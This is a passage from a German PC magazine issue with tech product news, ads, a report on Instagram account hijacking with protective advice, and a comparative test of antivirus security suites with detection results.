→ AOC, <https://eu.aoc.com/de/>, Preise: ab 140 Euro



Viewsonic VA03

Die Bildschirme aus Viewsonics VA03-Serie sind 24 Zoll (61 cm) groß, lösen in Full-HD auf und verfügen über eine LED-Hintergrundbeleuchtung.

→ Viewsonic, www.viewsonic.de, Preise: ab 120 Euro



ONLINE-ADVENTSKALENDER

Gewinnen im Advent

■ Auch in diesem Jahr verbirgt sich wieder hinter jedem Türchen unseres digitalen Adventskalenders die Chance auf einen tollen Preis, etwa von Readly, Sony, Samsung oder Parrot. Am Gewinnspiel nehmen diejenigen teil, die alle 24 Türchen mit den Tagesaufgaben gelöst haben (bis zum 24.12.2018).

→ <https://adventskalender.pc-magazin.de>



SMARTPHONE

Das Blockchain-Smartphone

■ Das HTC Exodus 1 ist kein normales Smartphone. Vielmehr will der taiwanische Hersteller damit ein Gerät auf den Markt bringen, das zur sicheren Aufbewahrung von Kryptowährung und sensibler Daten dienen soll. Dafür gibt es auf dem Exodus 1 einen abgeschlossenen Bereich, der vor dem Android-Betriebssystem (Android O) geschützt ist. Auch vor Verlust und Diebstahl hält das Gerät Schutzmechanismen bereit.

→ HTC, www.htc.de, Preis: 0,15 Bitcoin

PEARL

- 4 Tage Wettervorhersage
- Zeit und Datum via Internet
- Permanente Datenlogger-Funktion
- Für bis zu 3 Außensensoren

inFactory
(inFactory)
79

Für Apple iOS
und Android



Inkl. 1 Funk-Außensensor
mit bis zu 60 m Reichweite



Funk-Wetterstation mit WLAN und kostenloser App

Immer wissen, wie das Wetter zu Hause wird:
Überträgt alle Messwerte laufend in die Cloud
und Sie greifen weltweit über Ihr Smartphone zu!

Preis-Hit!
statt¹ € 119,90

nur
€ 39,90

Bestell-Nr. NX-8496-325

Jetzt schnell **supergünstig** bestellen:

0180/555 82 **www.pearl.de/pc**

24-Stunden-Bestellannahme (14 Cent/Minute aus dem deutschen Festnetz, Mobilfunk max. 42 Cent/Minute)

PEARL.GmbH · PEARL-Str. 1-3 · 79426 Buggingen, Germany

BSI

Verräterisches Windows 10

■ Windows 10 sendet umfangreiche System- und Nutzungsinformationen an Microsoft. Das ist das Ergebnis einer Untersuchung, die das Bonner Bundesamt für Sicherheit in der Informationstechnik (BSI) durchgeführt hat. Dabei ist es für Anwender nur schwer möglich, die Erfassung und Übertragung von Telemetriedaten durch Windows zu unterbinden, obwohl es technisch möglich wäre. Zudem können auch Anwendungen wie Edge oder Microsoft Office Daten erfassen und an den Hersteller senden – ohne dabei den zentralen Telemetriedienst von Windows zu nutzen.

→ BSI, www.bsi.de



Wie das BSI herausgefunden hat, sendet Windows 10 umfangreiche System- und Nutzerinformationen an Microsoft weiter.

PASSWORT-MANAGER

Gut geschützte Online-Konten

■ Der neue Password Manager Pro von Avira vergibt und verwaltet sichere Kennwörter für die unterschiedlichen Internet-Accounts und Anmeldungen. Dabei analysiert er auch existierende Passwörter des Nutzers und warnt, wenn sie zu schwach sind oder mehrfach genutzt werden. Außerdem informiert eine automatische Warnmeldung den Anwender im Falle eines gehackten Kontos oder eines Passwortmissbrauchs.

Avira Password Manager erstellt sichere neue Passwörter und synchronisiert die Daten zwischen den verschiedenen Geräten des Nutzers. Das funktioniert plattformübergreifend auch bei mobilen Geräten. Für den Zugriff auf den Passwort-Tresor muss sich der Nutzer über eine Zwei-Faktor-Authentifizierung anmelden.

→ Avira, www.avira.de, Preis: 25 Euro



IP-KAMERA

Schutz vor Einbrechern

■ Hauseigentümer wehren Einbrecher mit den kabellosen, vernetzten IP-Kameras von Swisstone ab. Die Kameras vereinen die Funktionen eines Bewegungsmelders mit denen eines Nachtsichtgeräts. Die SH 600 macht Bilder in HD-Auflösung (1.280 x 720 Pixel) und bietet zusätzlich eine Temperaturanzeige sowie 2-Wege-Kommunikation. Die wasserfeste SH 620 löst mit scharfen 1.920 x 1.080 Pixel auf. Die Bilder der IP-Kameras lassen sich via App auf dem Smartphone anzeigen.

→ Swisstone, www.swisstone.de, Preise: ab 50 Euro



MOBIL

Zunahme von Android-Angriffen

■ Rund 3,2 Millionen neue Schad-Apps haben die Analysten von G Data bis zum Ende des dritten Quartals 2018 registriert. Im Vergleich zum Vorjahreszeitraum ist dies ein Anstieg von über 40 Prozent. Cyberkriminelle greifen den Analysten zufolge verstärkt auf Android-Geräte zu. Das liegt unter anderem daran, dass mittlerweile acht von zehn Menschen weltweit ein Smartphone mit Google-Betriebssystem nutzen. Problematisch bei Android-Smartphones oder Tablets sind zudem veraltete Betriebssystem-Versionen, bei denen Sicherheits-Updates nicht durchgeführt werden konnten. Laut G Data läuft das sicherere Android 8 lediglich auf knapp jedem fünften Gerät, und die aktuelle Version 9 (Pie) liegt in der Verbreitung noch immer bei unter 0,1 Prozent. Schadprogramme auf Android-Geräten können private Informationen oder WhatsApp-Chats auslesen.

→ G Data, www.gdata.de



Bis zum Ende des 3. Quartals 2018 haben die Analysten von G Data 3,2 Millionen neue Android-Schad-Apps registriert.

ZU 1&1 DSL WECHSELN UND VORTEILE SICHERN!

1&1 DSL
INTERNET & TELEFON

9,99
ab €/Monat*
Für 12 Monate, danach
24,99 €/Monat.



AKTION:
TOP-TABLET
AUF WUNSCH DAZU!

Samsung Galaxy Tab A 10.5 Wi-Fi – das Tablet für die ganze Familie. Jetzt auf Wunsch zu unseren DSL Highspeed-Anschlüssen.*



Der 1&1 HomeServer+ mit neuester WLAN-Technologie für bestes Internet im ganzen Haus!



☎ 02602 / 96 90



1und1.de

*1&1 DSL Basic für 9,99 €/Monat für 12 Monate, danach 24,99 €/Monat. Inklusive Telefon-Flat ins dt. Festnetz, Internet ohne Zeitlimit (monatlich 100 GB bis zu 16 MBit/s, danach bis zu 1 MBit/s) und 1&1 DSL-Modem für 0,- €. Oder auf Wunsch auch mit Internet-Flat und leistungsstarkem 1&1 HomeServer+ für 4,99 €/Monat mehr. Auf Wunsch 1&1 DSL Basic mit Samsung Galaxy Tab A 10.5 Wi-Fi Tablet-PC (SM-T590) einmalig 299,- € oder Highspeed-Tarif zum regulären Preis und Tablet inklusive z.B. bei 1&1 DSL 16 für 29,99 €/Monat. Router-Versand 9,90 €. 24 Monate Vertragslaufzeit. Sonderkündigung im ersten Monat möglich. Preise inkl. MwSt. 1&1 Telecom GmbH, Elgendorfer Straße 57, 56410 Montabaur



Bild: Ink Drop / Shutterstock.com

HACKER

Kontoklau bei Instagram

Tausende Instagram-Nutzer wurden bereits Opfer russischer Hacker. Wir zeigen, wie Sie sich schützen, und was Sie tun können, wenn es passiert ist. ■ HEIKO BAUER

Martina W. ist gerne auf Instagram aktiv und hat dort auch selbst über 300 Follower. Als sie wieder einmal auf ihrem iPhone nachsehen wollte, was es Neues gibt, musste sie feststellen, dass sie von ihrem Account abgemeldet war. Zunächst machte sie sich keine Gedanken und versuchte, sich neu anzumelden. Schnell stellte sich jedoch heraus, dass Hacker nicht nur ihr Passwort geändert hatten, sondern auch das Profilbild gegen eine Comicfigur ausgetauscht war und der Benutzername nun *yggrimleanna* lautete. Da zudem eine neue E-Mail-Adresse hinterlegt wurde, führte der Versuch, das Passwort zurückzusetzen, ebenfalls ins Leere.

Wie Martina W. ging es in den letzten Monaten tausenden von Nutzern, und die Zahl

der Betroffenen steigt weiter. Wer die Betrüger sind, ist bislang nicht bekannt. Vermutlich handelt es sich um russische Hacker, denn die gekaperten Accounts werden mit russischen E-Mail-Adressen verknüpft.

Bei Instagram hieß es auf unsere Anfrage, man untersuche die Angelegenheit und werde die notwendigen Schritte einleiten, um den Betroffenen zu helfen.

Mangelhaft geschützte Konten

Auch wie sich die Kriminellen Zugriff auf die Nutzerkonten verschaffen, lässt sich nicht genau sagen. In den meisten Fällen dürften sie jedoch deshalb ein leichtes Spiel haben, weil Nutzer ihre Konten schlecht schützen. Allzu einfache Kombinationen wie *passwort*, *hallo* oder *123456* machen

es den Ganoven oft leicht. Aber auch bessere Passwörter können anfällig sein, wenn sie mehrfach verwendet werden und ein erfolgreicher Datenklau auch noch die Tür zu weiteren Accounts des Nutzers öffnet.

So schützen Sie sich

Wichtig ist zunächst ein gutes und vor allem einmaliges Passwort, welches Sie regelmäßig ändern. Dieses sollte aus mindestens acht Zeichen bestehen und neben Groß- und Kleinbuchstaben auch Zahlen und Sonderzeichen enthalten.

Richten Sie dann die *Zwei-Faktor-Authentifizierung* ein. Damit wird nach der Eingabe des Passworts auf einem unbekannten Gerät zusätzlich ein Sicherheitscode verlangt, den Sie aufs Handy erhalten. Rufen Sie dafür in den Einstellungen unter *Privatsphäre und Sicherheit* den Punkt *Zweistufige Authentifizierung* auf. Wenn Sie dort *SMS* wählen, müssen Sie Ihre Handynummer eingeben und erhalten nach der Aktivierung Ihre ZugangsCodes per Kurznachricht. Noch sicherer ist die gerade neu eingeführte Option *Authentifizierungs-App*. Dabei werden die Codes auf einer speziellen, an das Gerät gebundenen App, wie etwa *Google Authenticator* oder *Authy*, generiert. Am Ende der Einrichtung erhalten Sie noch einige Backup-Codes für Notfälle. Bewahren Sie diese gut und diebstahlsicher auf.

Was tun, wenn es passiert ist?

Wurde Ihr Account bereits gekapert, heißt es schnell handeln. Wenn die Hacker Ihr Passwort ändern oder Ihre E-Mail-Adresse austauschen, informiert Sie Instagram darüber in einer E-Mail. In dieser können Sie den Link *Mache diese Änderung rückgängig* anklicken, um wieder Zugriff zu bekommen. Danach sollten Sie sofort ein neues Passwort vergeben und wie beschrieben die Zwei-Faktor-Authentifizierung aktivieren.



Der Account von Martina W. lautete nun auf *Yggrim Leanna* und zeigte als Profilbild eine Comicfigur.

So bekommen Sie Ihren Account zurück

Wurde Ihr Instagram-Konto von Hackern übernommen, sollten Sie schnell handeln, um den Schaden in Grenzen zu halten.

- ✓ Falls Sie eine E-Mail bekommen, in der man Sie über die Änderung Ihrer E-Mail-Adresse oder Ihres Passwortes informiert, nutzen Sie darin den Link *Mache diese Änderung rückgängig*.
- ✓ Vergeben Sie dann sofort ein neues Passwort, und sichern Sie Ihren Account zusätzlich durch die *Zwei-Faktor-Authentifizierung* ab.
- ✓ Haben Sie keine Nachricht erhalten, kontrollieren Sie zunächst Ihren Spamfilter. Prüfen Sie dann, ob Ihr E-Mail-Konto gehackt wurde, und sichern Sie dieses gegebenenfalls neu ab.
- ✓ Bleibt Ihnen der Zugang weiterhin versperrt, gehen Sie auf bit.ly/GehackteKonten, und folgen Sie den Anweisungen unter *Ich denke, dass mein Instagram-Konto gehackt wurde*.

Warnung: Legen Sie keinen neuen Account mit denselben Telefon- und E-Mail-Daten an!

Haben Sie keine Nachricht erhalten, kontrollieren Sie zuerst Ihren Spamfilter. Ist dort nichts zu finden, haben die Hacker womöglich auch Zugriff auf Ihr E-Mail-Konto, welches Sie dann erst absichern sollten. Nutzen Sie danach den Support von Instagram. Die Vorgehensweise für die einzelnen Plattformen ist auf bit.ly/GehackteKonten unter dem Punkt beschrieben: *Ich denke, dass mein Instagram-Konto gehackt wurde*.



Achtung: Auf keinen Fall sollten Sie einen neuen Account mit denselben Telefon- und E-Mail-Daten anlegen!

Das ist nämlich Monika W. passiert. Leider bezog sich der automatisierte Instagram-Support daraufhin nur noch auf diesen neuen Zugang, und das alte Konto wurde letztendlich gelöscht. ■

The screenshot shows the Instagram Help Center page titled "Hilfeseite von Instagram". It features a search bar at the top and a list of categories on the left: "Gehackte Konten", "Minderjährige Kinder", "Hass-Konten", "Geisliges Eigentum", "Einsehbarkeit privater Daten", and "Selbstverletzung". The "Gehackte Konten" category is selected, showing a list of options: "Mittlerende Konten", "Mindestjährige Kinder", "Hass-Konten", "Geisliges Eigentum", "Einsehbarkeit privater Daten", and "Selbstverletzung". The "Gehackte Konten" section is expanded, showing instructions on how to report a hacked account and how to recover it.

Auf der Hilfeseite von *Instagram* gibt es einen speziellen Bereich für Nutzer, deren Konten gehackt wurden.



Warten Sie nicht länger auf Ihr Geld

REINER ZUWACHS. REINER SCHUTZ.




Für sofortiges Kassieren immer und überall. Das mobile **cyberJack® POS** Bezahlterminal. reiner-sct.com/pos

TEST: SECURITY-SUITEN

Sicher wie nie


Die AV-Hersteller haben auf die aktuellen Bedrohungen reagiert, perfekt sind die Programme dennoch nicht. ■ ROLAND FREIST

Bei AV-Test registrierte Malware insgesamt




Die Zahl der Malware nimmt in einem linearen Verlauf stetig zu. Man kann davon ausgehen, dass 2019 die Milliardengrenze bei den von AV-Test registrierten Exemplaren durchschlagen wird.

Von Ransomware befallene Rechner



Auf den von Kaspersky überwachten Rechnern sind die Angriffe durch Erpressungstrojaner leicht zurückgegangen. Messung jeweils von April bis März.

Netzwerk-Attacken im 2. Quartal 2018



Eine Untersuchung von McAfee listet auf, welches die am meisten angegriffenen Netzwerk-Dienste sind.

Bereits seit vielen Jahren veröffentlicht Microsoft jeden Monat einen Satz Patches für Windows und Office und lässt eine neue Version seines Windows-Tools zum Entfernen bössartiger Software die Festplatte scannen. Das hat dazu geführt, dass aus Windows ein sehr sicheres und stabiles System geworden ist. Da ein monatlicher Scan aber natürlich viel zu wenig ist, hat Microsoft mit dem Defender auch eine Antiviren-Software in sein Betriebssystem integriert. Doch lange Zeit konnte das Programm die Erwartungen nicht erfüllen.

Microsoft Defender zeigt Zeichen der Besserung

Aber in diesem Jahr hat sich das Bild gewandelt. Wie unser Test zeigt, kann es der Defender bei der Malware-Erkennung mittlerweile mit den Produkten der Dritthersteller aufnehmen. Die bekommen nun ein Problem, denn der Defender ist nicht nur kostenlos und werbefrei; er arbeitet auch weitgehend unsichtbar im Hintergrund, so dass sich der Anwender um nichts kümmern muss. Warum sollte man sich jetzt noch eins der Dickschiffe der anderen Hersteller auf die Platte holen?

Doch so einfach ist es nicht. Denn obwohl die Software inzwischen Windows Defender Security Center heißt und mit mehreren versteckten Funktionen vor aktuellen Malware-Plagen schützt, bietet das Programm im Vergleich mit den Suites anderer Hersteller lediglich eine rudimentäre Ausstattung. So vermisst man beispielsweise eine Überwachung des E-Mail-Verkehrs, eine Kindersicherung oder vorgefertigte Black- beziehungsweise Whitelists für den Besuch von Websites. Fazit: Es ist gut, dass Microsoft die Schutzwirkung des Defenders verbessert hat. Wenn Sie jedoch nach einem Antiviren-Wächter suchen, kommen Sie an Avira, Kaspersky & Co. nicht vorbei.

Antiviren-Suites statt magerer Festplatten-Scanner

Mit der Erweiterung des Defenders zu einer Suite, die den Anwender vor Bedrohungen unterschiedlichster Art schützen soll, folgt Microsoft einem bereits seit mehreren Jahren zu beobachtenden Trend. Da sich die Antiviren-Programme bei den Scan-Ergebnissen und Erkennungsraten nur wenig unterscheiden, viele Hersteller aber dennoch jedes Jahr eine neue, überarbeitete und erweiterte Version auf den Markt bringen wollen, gehen sie zunehmend in die Breite und verkaufen ihre Produkte mit Hinweis auf Zusatzfunktionen wie Firewall, Spam-

PCM -Testverfahren Internet-Security-Suiten

Ein verlässlicher und aussagekräftiger Anti-Malware-Test ist eine Aufgabe für Spezialisten. Die Antiviren-Funktionen der Programme testet daher unser Partner-Labor AV Comparatives (www.av-comparatives.org). Das Team um Andreas Clementi und Peter Stelzhammer analysiert seit vielen Jahren Anti-Malware-Lösungen und hat sich in der Branche einen Namen gemacht.

Ausgefeilte Testverfahren

Die Besonderheit von AV Comparatives ist der zusammen mit der Universität Innsbruck entwickelte Live-Test (*Whole Product Dynamic Test*). Dabei werden programmgesteuert Tausende infizierte Websites aufgerufen. Die getesteten Programme müssen nun ihre Plattformen verteidigen, sei es durch URL-Blockaden, verhaltensabhängige Erkennung oder andere Mittel: im Unterschied zum reinen Festplatten-Scan ein sehr realitätsnahes Testverfahren. Die Ergebnisse finden Sie unter der Rubrik Virenwächter in der kleinen Tabelle.

Neuer Festplatten-Scan

Die vom Anwender angestoßene Untersuchung der Festplatte (on Demand) findet Viren, die sich bereits eingenistet haben, die also der Virenwächter übersehen hat oder die aus Zeiten vor der Installation der Antiviren-Suite stammen. Den Test dieser Funktion hat unser Testpartner AV-Comparatives seit diesem Jahr erweitert. Die von einem Sicherheitsprogramm nicht gefundenen Viren werden nun gestartet (wie ein Nutzer es versehentlich tun würde), und nun sollte der verhaltensbasierte Schutz des AV-Programms eingreifen und den Virus stoppen.

Das neue Verfahren verbessert die Wertung der AV-Programme, da jedes Versagen eine zweite Chance bekommt. Aber der Test wird realistischer, denn bei einem schlafenden Virus ist der Anwender auch geschützt, falls erst die Heuristik zuschnappt.


Im nächsten Jahr wird AV Comparatives einen Test einführen, wie gut AV-Programme gezielte Angriffe erkennen können: den *Enhanced Real-World Test*. Gezielte Angriffe sind individuell auf einzelne Anwender zugeschnitten und mit klassischen Signaturen nicht zu erkennen.



Roland Freist,
Autor
PC Magazin


Expertenmeinung

Entschieden hat den diesjährigen Test die Ausstattung der Programme. Denn bei den Erkennungsraten sind die Unterschiede zwischen den Testkandidaten nicht sehr groß. Niemand verlangt, dass eine AV-Software auch den Windows-PC optimiert, doch etwa ein Zugriffsschutz für wichtige Ordner als Maßnahme gegen Ransomware sollte eigentlich selbstverständlich sein.



Das Innsbrucker Testlabor AV Comparatives überprüft und bewertet Sicherheits-Software.

PCM -Testlabor Security-Suiten



■ Wir vergeben positive Punkte nur für den reinen Virenschutz (Live-Test mit 80 % und Festplatten-Scan mit 20 %). So kann kein Produkt aufgrund anderer Merkmale, etwa der Ausstattung, ein besseres Ergebnis als das für den Virenschutz erhalten. Abzüge gab es dann für „Mängel“ bei Ausstattung, Performance und Fehlalarmen.

Abwehr oder den Schutz vor potenziell unerwünschten Programmen (PUP).

Algorithmen werden intelligent

Seit einigen Monaten ist das aktuelle Hype-Thema künstliche Intelligenz (KI) hinzugekommen. Einige Security-Firmen preisen ihre Programme nun an mit dem Hinweis, dass dort intelligente KI-Algorithmen nach

Malware suchen. Wie sich allerdings ein intelligenter KI- von einem normalen Algorithmus mit niedriger Intelligenz unterscheidet, bleibt ungeklärt.

Ansonsten reagieren die aktuellen Ausgaben der Security-Suiten in erster Linie auf die aktuelle Bedrohungslage und bieten Tools an, um den zumeist kommerziell orientierten Hackern den Zugriff auf ihre neu

entdeckten Einnahmequellen zu verwehren. Dabei sind sie gegenüber den Kriminellen allerdings notgedrungen immer einige Wochen im Rückstand. Ein gutes Beispiel ist die Ransomware-Welle, bei der 2016/2017 in kurzer Zeit Dutzende von Malware-Programmen auftauchten, die die Festplatten ihrer Opfer verschlüsselten und den zur Entschlüsselung erforderlichen Key nur gegen Zahlung eines Lösegeldes übermittelten. Es dauerte Monate, bis die Unternehmen geeignete Strategien ersonnen hatten, um diese Malware zu neutralisieren. Doch wie unser Test zeigt, bieten noch längst nicht alle Programme Features an, beispielsweise einen automatischen Zugriffsschutz für Ordner mit wichtigen Daten.


Cryptojacking nimmt ab


Angetrieben durch den Boom bei Bitcoin und anderen Kryptowährungen schwappte Anfang 2018 eine Welle von Coinmining-Malware durch das Netz und machte das Schlagwort von der potenziell unerwünschten Malware bekannt. Allerdings richteten die Coinminer in der Mehrzahl nur einen minimalen Schaden an, indem sie in einem zumeist begrenzten Zeitraum die Rechenkapazitäten des angegriffenen Computers anzapften, um Coins vor allem der Kryptowährung Moneros zu schürfen. Coinminer werden in erster Linie in Webseiten eingebettet und greifen dort auf die Rechner der Besucher zu. Sobald sie die Seite verlassen, ist auch das Cryptojacking wieder vorbei. Nur einige wenige Varianten werden auch als ausführbare Dateien auf dem Computer installiert.

Technisch gesehen handelt es sich bei Coinminern um ganz normale Malware, die sich über ihre Signatur aufspüren und danach blockieren und beseitigen lässt. Seit dem Kursverfall der Kryptowährungen Anfang 2018 ging die Zahl der Coinminer allerdings von selbst stark zurück.

Neue Gefahr durch dateilose Malware

Neben den genannten Varianten gibt es auch Coinminer in Form von dateiloser Malware. Dabei handelt es sich um einen weiteren großen Trend des vergangenen Jahres. Entsprechende Programme existieren entweder nur im Arbeitsspeicher oder werden als kleine Code-Schnipsel beim Besuch von verseuchten Websites in laufende Prozesse, etwa iexplore.exe oder javaw.exe, eingefügt oder als E-Mail-Anhänge verbreitet und vom Anwender ins RAM geladen. Dabei greifen die Virenautoren häufig auf die Windows Powershell oder die





Das Symantec-Programm enthält die wichtigsten Funktionen für die Malware-Abwehr, und das zum günstigsten Preis im ganzen Testfeld.



AVG Ultimate ist ein Komplettpaket, das neben den Funktionen zum Schutz der Daten und zur Malware-Abwehr auch ein Tuning-Tool enthält.

Windows Management Instrumentation (WMI) zurück. Da sie nicht als eigenständige Dateien existieren, haben die Antiviren-Tools Schwierigkeiten, sie zu entdecken. In der Regel überleben diese Programme den nächsten Rechner-Neustart nicht. Bis dahin haben sie jedoch Zeit, sich beispielsweise übers Netzwerk zu verbreiten.

Neue Welle von Banking-Trojanern

Stark zugenommen hat nach Beobachtung von Malwarebytes die Zahl der Angriffe mit Banking-Trojanern. Verantwortlich dafür ist in erster Linie ein alter Bekannter: Emotet wurde erstmals im Sommer 2014 entdeckt und ist seit diesem August wieder verstärkt aktiv. Der Trojaner wird zumeist per E-Mail ausgeliefert und aktiviert sich nach dem Öffnen des Dateianhangs, bei dem es sich tatsächlich um eine gepackte EXE-Datei handelt, oder nach dem Klick des Anwenders auf einen Link, der ihn zu einer

verseuchten Website führt. Anschließend infiziert Emotet den Netzwerk-Stack des Computers und extrahiert aus dem ausgehenden Datenverkehr alle Konto- und Kreditkartendaten.

Fazit

Die vier Programme mit dem besten Schutzniveau kommen von Avira (98,47 Punkte), Bitdefender (98,42), Kaspersky (98,21) und ESET (98,20) – in dieser Reihenfolge – wobei die Unterschiede marginal sind. Der Gesamtgewinner heißt Kaspersky Total Security, denn hier spielen neben dem reinen Virenschutz Ausstattung und Performance noch eine Rolle. Kaspersky kann auf die beste Ausstattung verweisen, die nahezu keine Wünsche offenlässt. Der Sieg des russischen Herstellers kommt dennoch überraschend, da ein Bug in der 2019er Version der Software die Performance minderte. Zwar hat der Hersteller den Fehler beseitigt,

dennoch floss die geringere Geschwindigkeit in das Gesamtergebnis mit ein.

Zwei ehemalige Stars der Szene landen nur auf den hinteren Plätzen. F-Secure und Symantec sollten dringend ihre Engine überarbeiten, und auch eine bessere Ausstattung täte not.

Eine weitere kleine Überraschung ist der zweite Platz für Avast. Heimlich, still und leise hat die Firma ihr Programm über die Jahre hinweg immer weiter optimiert. Die Erkennungsraten stimmen, und auch Ausstattung und Performance sind gut. Die selbe Engine wie Avast verwendet auch AVG. ESET verdient sich den vierten Platz durch exzellente Performance und Erkennungsleistungen bei wenig Fehlalarmen.

Last but not least: Das beste Preis-Leistungs-Verhältnis liefert Bitdefender mit einer Kombination aus hervorragendem Virenschutz, guter Gesamtleistung und günstigem Preis. ■

Messergebnisse aus dem Virenlabor

Verschiedene Faktoren spielen im Test eine Rolle. Virenwächter und Festplatten-Scan zeigen das eigentliche Schutzlevel eines Tools. Besonders ärgerlich sind Fehlalarme. Grün ist in jeder Spalte der beste Wert, rot der schlechteste markiert.

	Festplatten-Scan (%)	Virenwächter (%)	Fehlalarme (Stück)	Performance (Punkte) ¹	Ausstattung
Avast	100	99,44	28	8,8	98
AVG	100	99,44	28	8,8	96
Avira	99,99	99,72	13	27	97
Bitdefender	100	99,92	15	13,6	96
Emsisoft	99,97	98,5	19	25	92
ESET	99,88	98,9	9	8,2	94
F-Secure	99,9	99,93	160	27,2	93
G Data	99,95	94,99	24	29,6	95
Kaspersky	99,94	99,65	15	19,1	99
McAfee	99,98	99,41	63	13,3	94
Microsoft	99,99	99,47	198	58,9	91
